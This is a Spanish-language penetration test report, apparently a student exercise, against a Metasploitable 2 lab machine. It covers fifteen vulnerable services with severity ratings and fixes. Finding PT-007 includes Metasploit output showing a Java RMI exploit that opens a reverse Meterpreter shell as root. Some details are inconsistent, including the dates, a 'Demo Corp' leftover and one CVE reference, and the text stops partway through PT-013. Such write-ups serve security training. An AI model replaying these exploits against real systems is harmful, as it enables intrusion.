Práctica de Pentesting

Penetración de metasploitable 2

Informe preparado para: TechGijon S.L
Fecha: 27/09/2024
Iván Pérez Fernández

Tabla de contenidos

Declaración de confidencialidad

Este documento es propiedad exclusiva de KeepCoding. Este documento contiene información patentada y confidencial. La duplicación, redistribución o uso, total o parcial, en cualquier forma, requiere el consentimiento tanto de TechGijon como de KeepCoding.

TechGijon puede compartir este documento con auditores bajo acuerdos de no divulgación para demostrar el cumplimiento de los requisitos de las pruebas de penetración.

Descargo de responsabilidad

Una prueba de penetración se considera una instantánea en el tiempo. Las conclusiones y recomendaciones reflejan la información recopilada durante la evaluación y no los cambios o modificaciones realizados fuera de ese período.

Los compromisos limitados en el tiempo no permiten una evaluación completa de todos los controles de seguridad. KeepCoding priorizó la evaluación para identificar los controles de seguridad más débiles que un atacante podría explotar.

KeepCoding recomienda llevar a cabo evaluaciones similares anualmente por parte de evaluadores internos o externos para garantizar el éxito continuado de los controles.

Información de contacto

Nombre	Puesto	Información de contacto
TechGijon		
Ramon Alvarez	CEO	Email: ralvarez@tech.com
KeepCoding		
Iván Pérez	Analista de ciberseguridad	Email: iperez@keepcoding.com


Evaluación general

Desde el comienzo del módulo de pentesting, el día 9 de septiembre de 2024, hasta el día 27 de septiembre de 2024, fecha de la realización de este informe, la empresa TechGijon contactó con KeepCoding para evaluar la seguridad de su infraestructura en comparación con las mejores prácticas actuales del sector, incluyendo una prueba de penetración en la red interna.

Todas las pruebas realizadas se basan en la Guía técnica de pruebas y evaluación de seguridad de la información NIST SP 800-115, la Guía de pruebas OWASP (v4) y marcos de pruebas personalizados.

Las fases del proceso se dividen en las siguientes;

1) **Módulo de pentesting;** Obtención de los conocimientos necesarios para realizar las pruebas de penetración de necesarias.
2) **Recopilación de la información;** Se recopila toda la información necesaria del objetivo.
3) **Planificación de ataques;** Una vez obtenida la información, se planifican los distintos ataques que se van a realizar en la infraestructura de TechGijon en base a las vulnerabilidades detectadas.
4) **Ejecución de ataques;** Se ejecutan los ataques y se confirman las vulnerabilidades encontradas en la infraestructura de TechGijon.
5) **Reporting;** Se documentan todas las vulnerabilidades y explotaciones encontradas en este informe con el objetivo de ponerles solución.



Componentes de la evaluación

Prueba de penetración interna

Una prueba de penetración interna emula el papel de un atacante desde dentro de la red. Un pentester escaneará la red para identificar posibles vulnerabilidades del host y realizar ataques comunes y avanzados a la red interna, tales como: Envenenamiento LLMNR/NBT-NS y otros ataques man- in-the-middle, suplantación de token, kerberoasting, pass-the-hash, golden ticket, y más.

El pentester tratará de obtener acceso a los hosts a través del movimiento lateral, comprometer las cuentas de usuario de dominio y de administrador, y filtrar datos sensibles.

Niveles de gravedad

La siguiente tabla define los niveles de gravedad y el rango de puntuación CVSS correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo.

Gravedad	CVSS V3 Score Range	Definición
Crítica	9.0-10.0	La explotación es sencilla y suele resultar en un compromiso a nivel de sistema. Se recomienda elaborar un plan de acción y parchear inmediatamente.
Alta	7.0-8.9	La explotación es más difícil pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se aconseja elaborar un plan de acción y parchear lo antes posible.
Moderada	4.0-6.9	Existen vulnerabilidades pero no se pueden explotar o requieren pasos adicionales como la ingeniería social. Se aconseja elaborar un plan de acción y parchear después de que se hayan resuelto los problemas de alta prioridad.
Baja	0.1-3.9	Las vulnerabilidades no son explotables pero reducirían la superficie de ataque de una organización. Se aconseja elaborar un plan de acción y parchear durante la próxima ventana de mantenimiento.
Informacional	N/A	No existe ninguna vulnerabilidad. Se proporciona información adicional sobre los elementos detectados durante las pruebas, controles estrictos y documentación adicional.

Factores de riesgo

El riesgo se mide por dos factores: **Probabilidad e Impacto:**

Probabilidad

La probabilidad mide la posibilidad de que se explote una vulnerabilidad. Las valoraciones se basan en la dificultad del ataque, las herramientas disponibles, el nivel de habilidad del atacante y el entorno del cliente.

Impacto

El impacto mide el efecto potencial de la vulnerabilidad en las operaciones, incluyendo la confidencialidad, integridad y disponibilidad de los sistemas y/o datos del cliente, el daño a la reputación y las pérdidas financieras.

Scope

Evaluación	Detalles
Prueba de penetración interna	192.168.0.16

Exclusiones de scope

A petición del cliente, KeepCoding no realizó ninguno de los siguientes ataques durante las pruebas:

- Denegación de servicio (DoS)
- Phishing/ingeniería social

Todos los demás ataques no especificados anteriormente fueron permitidos por Demo Corp.

Resumen ejecutivo

KeepCoding realizó la evaluación de la seguridad interna de TechGijon mediante pruebas de penetración que duraron desde el 20 de Septiembre de 2024 hasta el 27 de Septiembre del 2024.

Las siguientes secciones proporcionan una visión general de alto nivel de las vulnerabilidades descubiertas, los intentos exitosos y fallidos, y las fortalezas y debilidades.

Scope y limitaciones de tiempo

El alcance durante el compromiso no permitió la denegación de servicio o la ingeniería social en todos los componentes de las pruebas.

Se establecieron limitaciones de tiempo para las pruebas. Las pruebas de penetración en la red interna se permitieron durante 7 días laborables.

Resumen de las pruebas

Este documento resume las principales vulnerabilidades encontradas durante la prueba de penetración realizada a la infraestructura de TechGijon.

El objetivo fue identificar brechas de seguridad que pudieran comprometer la confidencialidad, integridad y disponibilidad de los sistemas y datos corporativos.

Se utilizó un enfoque de pruebas de penetración basado en la explotación de vulnerabilidades conocidas en servicios y puertos abiertos. Las pruebas se centraron en los sistemas expuestos y en servicios críticos que podrían ser utilizados por un atacante para obtener acceso no autorizado.

El análisis de la infraestructura reveló una serie de vulnerabilidades críticas que, en conjunto, exponen a la empresa a múltiples vectores de ataque. Entre los servicios más comprometidos, el FTP, tanto en los puertos 21 como 2121, está basado en versiones vulnerables de vsftpd y ProFTPD, respectivamente, lo que facilita la explotación mediante backdoors y ejecución remota de código. Esto permite a un atacante obtener acceso privilegiado al sistema, comprometiendo el control total del servidor.

A su vez, el servicio Telnet expuesto en el puerto 23 transmite las credenciales en texto plano, lo que, junto con otros servicios inseguros como RSH (puerto 512) y Login (puerto 513), podría facilitar la captura de credenciales por parte de un atacante que tenga acceso a la red. La coexistencia de estos servicios obsoletos refuerza la inseguridad del entorno, dado que no ofrecen ningún tipo de cifrado.

El servidor Apache en el puerto 80 está en una versión obsoleta y vulnerable, lo que facilita la ejecución remota de código y la exposición de datos sensibles. Esta situación se agrava con los puertos 139 y 445, donde Samba está configurado con versiones vulnerables que permiten la ejecución remota de código y la escalación de privilegios, otorgando al atacante un punto de entrada crítico para comprometer la red interna.

Por otro lado, servicios como distccd (puerto 3632), que permite la ejecución remota de comandos arbitrarios sin autenticación, y el shell remoto bind expuesto en el puerto 1524, facilitan el acceso sin restricciones a cualquier atacante, lo que convierte a estos servicios en riesgos inmediatos de control total del sistema.

Los servicios de bases de datos también presentan vulnerabilidades críticas: MySQL en el puerto 3306 y PostgreSQL en el puerto 5432 están configurados con versiones desactualizadas, lo que permite la escalación de privilegios y acceso a datos sensibles. Esto supone un riesgo importante, ya que podría permitir la manipulación de información crítica o la exfiltración de datos.

Finalmente, los puertos de servicios de comunicación como el SMTP en el puerto 25 y los servidores IRC en los puertos 6667 y 6697 están mal configurados, permitiendo ataques de suplantación de identidad y control remoto del sistema. Estos servicios, junto con la exposición del servidor VNC en el puerto 5900, podrían ser utilizados para lanzar ataques coordinados que comprometan la totalidad de la red.

En resumen, las vulnerabilidades encontradas están interconectadas y proporcionan múltiples puertas de acceso a un atacante, que podría explotar servicios mal configurados y versiones obsoletas para comprometer los sistemas de manera progresiva. Es vital abordar estas vulnerabilidades de forma integral para reducir la superficie de ataque y evitar una escalada de privilegios que comprometa toda la infraestructura.

Recomendaciones

1. **Actualización de servicios vulnerables**: Se recomienda actualizar todos los servicios y aplicaciones a versiones más recientes, corregir las configuraciones inseguras y desactivar aquellos que no sean necesarios.
2. **Eliminar servicios inseguros**: Desactivar los servicios obsoletos o inseguros como Telnet, RSH y FTP. Implementar alternativas seguras como SSH y SFTP.
3. **Fortalecer la autenticación**: Implementar autenticación de múltiples factores en los servicios críticos, especialmente en SSH y sistemas de gestión remota como VNC.
4. **Segmentación de la red**: Limitar el acceso a los servicios críticos mediante la segmentación de la red y el uso de listas de control de acceso (ACL) para reducir la superficie de ataque.
5. **Cifrado de comunicaciones**: Asegurar que todos los servicios que manejan datos sensibles utilicen cifrado adecuado (SSL/TLS) para prevenir la interceptación de información.

Resumen de vulnerabilidades y tabla de reportes

La siguiente tabla refleja las vulnerabilidades encontradas, ordenadas por impacto y las recomendaciones a llevar a cabo.

Vulnerabilidades encontradas en el test de penetración

9	5	1	0	0
Crítica	Alta	Moderada	Baja	Informacional

Hallazgo	Riesgo	Recomendación
Pruebas de penetración internas		
PT-001: Backdoor FTP vsftpd	Crítica	Actualizar vsftpd a una versión segura.

PT-002: Texto plano Telnet	Crítica	Deshabilitar Telnet y reemplazarlo por SSH.
PT-003: Acceso gráfico inseguro VNC	Crítica	Configurar VNC.
PT-004: Ejecución remota UnrealIRCd	Crítica	Actualizar UnrealIRCd a la versión más reciente.
PT-005: Explotación de Samba	Crítica	Actualizar Samba a la última versión.
PT-006: Acceso sin cifrar RSH/Login	Crítica	Deshabilitar RSH y servicios de login remoto.
PT-007: Ejecutar código Java RMI	Crítica	Deshabilitar o actualizar el servicio Java RMI.
PT-008: BindShell expuesto	Crítica	Desactivar el shell.
PT-009: FTP ProFTPD vulnerable	Crítica	Actualizar ProFTPD.
PT-010: MySQL desactualizado	Alta	Actualizar MySQL.
PT-011: Control remoto distccd	Alta	Deshabilitar distccd.
PT-012: PostgreSQL con privilegios escalables	Alta	Actualizar PostgreSQL.
PT-013: Apache vulnerable	Alta	Actualizar Apache HTTPD.
PT-014: Acceso remoto SSH débil	Alta	Actualizar OpenSSH.
PT-015: Relay SMTP inseguro	Moderada	Configurar Postfix.

Resultados técnicos

Resultados de la prueba de penetración interna

PT-001: Backdoor FTP vsftpd

Descripción	Vulnerabilidad que permite la ejecución de un backdoor en la versión vsftpd 2.3.4, otorgando acceso remoto con privilegios de root.
Impacto	Crítico. Un atacante podría obtener acceso remoto no autorizado con permisos elevados.
Herramientas usadas	Metasploit
Referencias	CVE-2011-2523

Evidencias:

Recomendación:


Actualizar vsftpd a una versión segura y libre de backdoors.


Si FTP no es necesario para la operación, se podría considerar deshabilitar el servicio por completo o migrar a una solución más segura como SFTP, que utiliza cifrado basado en SSH para proteger las credenciales y los datos.


PT-002: Texto plano Telnet

Descripción	Servicio Telnet expuesto que transmite credenciales sin cifrado, lo que facilita la captura de contraseñas en texto plano.
Impacto	Crítico. Un atacante en la misma red puede capturar credenciales y obtener acceso.
Herramientas usadas	Metasploit
Referencias	Seguridad de Telnet

Evidencias:







Recomendaciones:

Telnet debe ser deshabilitado de inmediato, ya que transmite credenciales y datos en texto plano.


El uso de SSH es una alternativa segura, ya que cifra la comunicación.


Si es necesario mantener Telnet por motivos específicos, asegurarse de que esté disponible sólo dentro de una red interna altamente controlada.

PT-003: Acceso gráfico inseguro VNC

Descripción	VNC permite el acceso remoto gráfico al sistema. La versión instalada es vulnerable a ataques de fuerza bruta debido a la falta de controles de seguridad robustos.
Impacto	Crítico. Permitiría a un atacante obtener acceso gráfico al sistema con permisos elevados.
Herramientas usadas	Metasploit
Referencias	Guía completa del puerto 5900

Evidencia:






Recomendaciones:

Configurar VNC para que requiera autenticación segura y cifrada. Implementar contraseñas fuertes y cambiar la configuración predeterminada para utilizar cifrado en todas las conexiones. También se recomienda restringir el acceso al servicio VNC mediante firewall, limitando su uso a hosts confiables y redes internas.

PT-004: Ejecución remota UnrealIRCd

Descripción	UnrealIRCd es vulnerable a un exploit remoto que permite la ejecución de comandos arbitrarios.
Impacto	Crítico. Explotar esta vulnerabilidad otorga control total sobre el servidor de IRC.
Herramientas usadas	Python, Kali Linux, ExploitDB
Referencias	UnrealIRCD Backdoor Command Execution

Evidencias:



Recomendaciones:

Actualizar UnrealIRCd a una versión más reciente que corrija las vulnerabilidades de ejecución remota de código.


Deshabilitar cualquier funcionalidad innecesaria y limitar el acceso a los servidores IRC solo a usuarios autorizados y redes internas.

Además, se recomienda monitorizar los servidores IRC para detectar actividades inusuales.

PT-005: Explotación de Samba

Descripción	La versión de Samba tiene vulnerabilidades conocidas que permiten la ejecución de código remoto y la obtención de privilegios elevados.
Impacto	Crítico. Explotar estas vulnerabilidades puede llevar a un control completo del servidor.
Herramientas usadas	Metasploit
Referencias	CVE-2021-44142

Evidencias:



Recomendaciones:

Actualizar Samba a la última versión estable y corregir cualquier configuración insegura, como permitir acceso de escritura en carpetas públicas.


Deshabilitar SMBv1, ya que es una versión obsoleta y altamente vulnerable, y restringir el acceso al servicio SMB solo a redes internas confiables.

Implementar reglas de firewall para limitar la exposición de estos puertos.

PT-006: Acceso sin cifrar RSH/Login

Descripción	Estos servicios permiten acceso remoto sin cifrado, lo que facilita la interceptación de tráfico y credenciales.
Impacto	Crítico. Permite un acceso no autorizado al sistema de manera sencilla.
Herramientas usadas	Kali Linux
Referencias	CVE-1999-0651

Evidencias:



Recomendaciones:

Deshabilitar RSH y los servicios de login remoto que no utilizan cifrado.
Reemplazarlos por alternativas seguras como SSH, que ofrece cifrado robusto.

Si por alguna razón estos servicios deben mantenerse, asegúrate de que solo estén accesibles desde redes internas y utilizar mecanismos de autenticación fuertes.

PT-007: Ejecutar código Java RMI

Descripción	El servicio RMI es vulnerable a la inyección de código remoto.
Impacto	Crítico. Un atacante podría ejecutar código arbitrario en el sistema remoto.
Herramientas usadas	Metasploit
Referencias	1098/1099/1050 Pentesting Java RMI

Evidencias:

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.0.22:4444
[*] 192.168.0.16:1099 - Using URL: http://192.168.0.22:8080/6fg7ZpfzDIrXmLL
[*] 192.168.0.16:1099 - Server started.
[*] 192.168.0.16:1099 - Sending RMI Header ...
[*] 192.168.0.16:1099 - Sending RMI Call ...
[*] 192.168.0.16:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.0.16
[*] Meterpreter session 1 opened (192.168.0.22:4444 → 192.168.0.16:50215) at 2024-09-25 02:23:50 -0400
```

```
meterpreter > getuid
Server username: root
```

Recomendaciones:

Actualizar el servicio Java RMI a una versión que no tenga vulnerabilidades conocidas.


Si el servicio no es necesario, desactivarlo para reducir la superficie de ataque.

Además, configurar el servicio para restringir las conexiones a solo hosts confiables y proteger las comunicaciones con cifrado TLS.

PT-008: BindShell expuesto

Descripción	Se encontró un shell con privilegios de root expuesto, lo que permite la ejecución remota de comandos con privilegios elevados.
Impacto	Crítico. Otorga control total del sistema sin necesidad de autenticación.
Herramientas usadas	Kali Linux
Referencias	BindShell backdoor

Evidencias:



Recomendaciones:

Deshabilitar el shell con privilegios de root que está expuesto en el puerto 1524, ya que permite la ejecución remota de comandos sin autenticación.


Este tipo de servicio es un riesgo crítico y debe ser removido inmediatamente.

Considerar implementar políticas de acceso más estrictas para servicios de shell, como el uso exclusivo de SSH.

PT-009: FTP ProFTPD vulnerable

Descripción	Se detectó una versión vulnerable de ProFTPD que tiene múltiples vulnerabilidades conocidas, incluidas algunas que permiten la ejecución remota de código si no está configurado adecuadamente.
Impacto	Crítico. Un atacante podría obtener acceso remoto no autorizado con permisos elevados.
Herramientas usadas	Metasploit, SSH
Referencias	ProFTPD Command Execution

Evidencias:



Recomendaciones:


Actualizar ProFTPD a una versión que no tenga vulnerabilidades conocidas. Si el uso de FTP es imprescindible, asegurarse de que esté configurado con TLS (FTPS) para proteger las credenciales y los datos transmitidos.

De lo contrario, considerar migrar a SFTP (basado en SSH), que es más seguro y cifrado por defecto.

PT-010: MySQL desactualizado

Descripción	El servicio MySQL expuesto tiene vulnerabilidades que podrían permitir acceso no autorizado a la base de datos si no está correctamente asegurado.
Impacto	Alto. Explotar esta vulnerabilidad podría comprometer datos sensibles.
Herramientas usadas	Metasploit
Referencias	Guía de seguridad de MySQL

Evidencias:



Recomendaciones:

Actualizar MySQL a una versión reciente que corrija las vulnerabilidades de escalación de privilegios.

Además, asegurarse de que la base de datos esté configurada con una política de contraseñas seguras y que el acceso remoto esté restringido mediante reglas de firewall o listas blancas de IPs.

También se recomienda el cifrado de las conexiones entre la base de datos y los clientes.

PT-011: Control remoto distccd

Descripción	El servicio distccd es vulnerable a la ejecución remota de comandos arbitrarios sin autenticación. Un atacante puede aprovechar esta vulnerabilidad para ejecutar comandos en el sistema remoto.
Impacto	Alto. Explotar esta vulnerabilidad permitiría al atacante ejecutar código arbitrario en el sistema afectado, comprometiendo por completo la seguridad.
Herramientas usadas	Metasploit
Referencias	CVE-2004-2687

Evidencias:

Recomendaciones:


Deshabilitar distccd si no es estrictamente necesario, ya que es conocido por permitir la ejecución remota de comandos arbitrarios.


Si el servicio es necesario, restringir el acceso mediante listas de control de acceso o reglas de firewall que solo permitan conexiones desde hosts de confianza.

PT-012: PostgreSQL con privilegios escalables

Descripción	La versión de PostgreSQL instalada tiene vulnerabilidades que permiten la escalación de privilegios y, en algunos casos, la ejecución remota de código.
Impacto	Alto. Si se explota, un atacante podría obtener acceso a la base de datos, lo que permitiría manipular o extraer datos sensibles.
Herramientas usadas	Metasploit
Referencias	Seguridad en PostgreSQL

Evidencias:





Recomendaciones:


Actualizar PostgreSQL a una versión más reciente que no presente las vulnerabilidades de escalación de privilegios.


Además, reforzar las configuraciones de seguridad mediante el uso de políticas de autenticación más estrictas, cifrado en las conexiones y segmentación de red para limitar el acceso a la base de datos.

PT-013: Apache vulnerable

Descripción	Se encontró una versión desactualizada de Apache con múltiples vulnerabilidades conocidas, incluyendo fallos de ejecución remota de código (RCE) y exposición de información sensible.
Impacto	Alto. Si se explota, permite ejecutar comandos de manera remota en el servidor.
Herramientas usadas	Metasploit
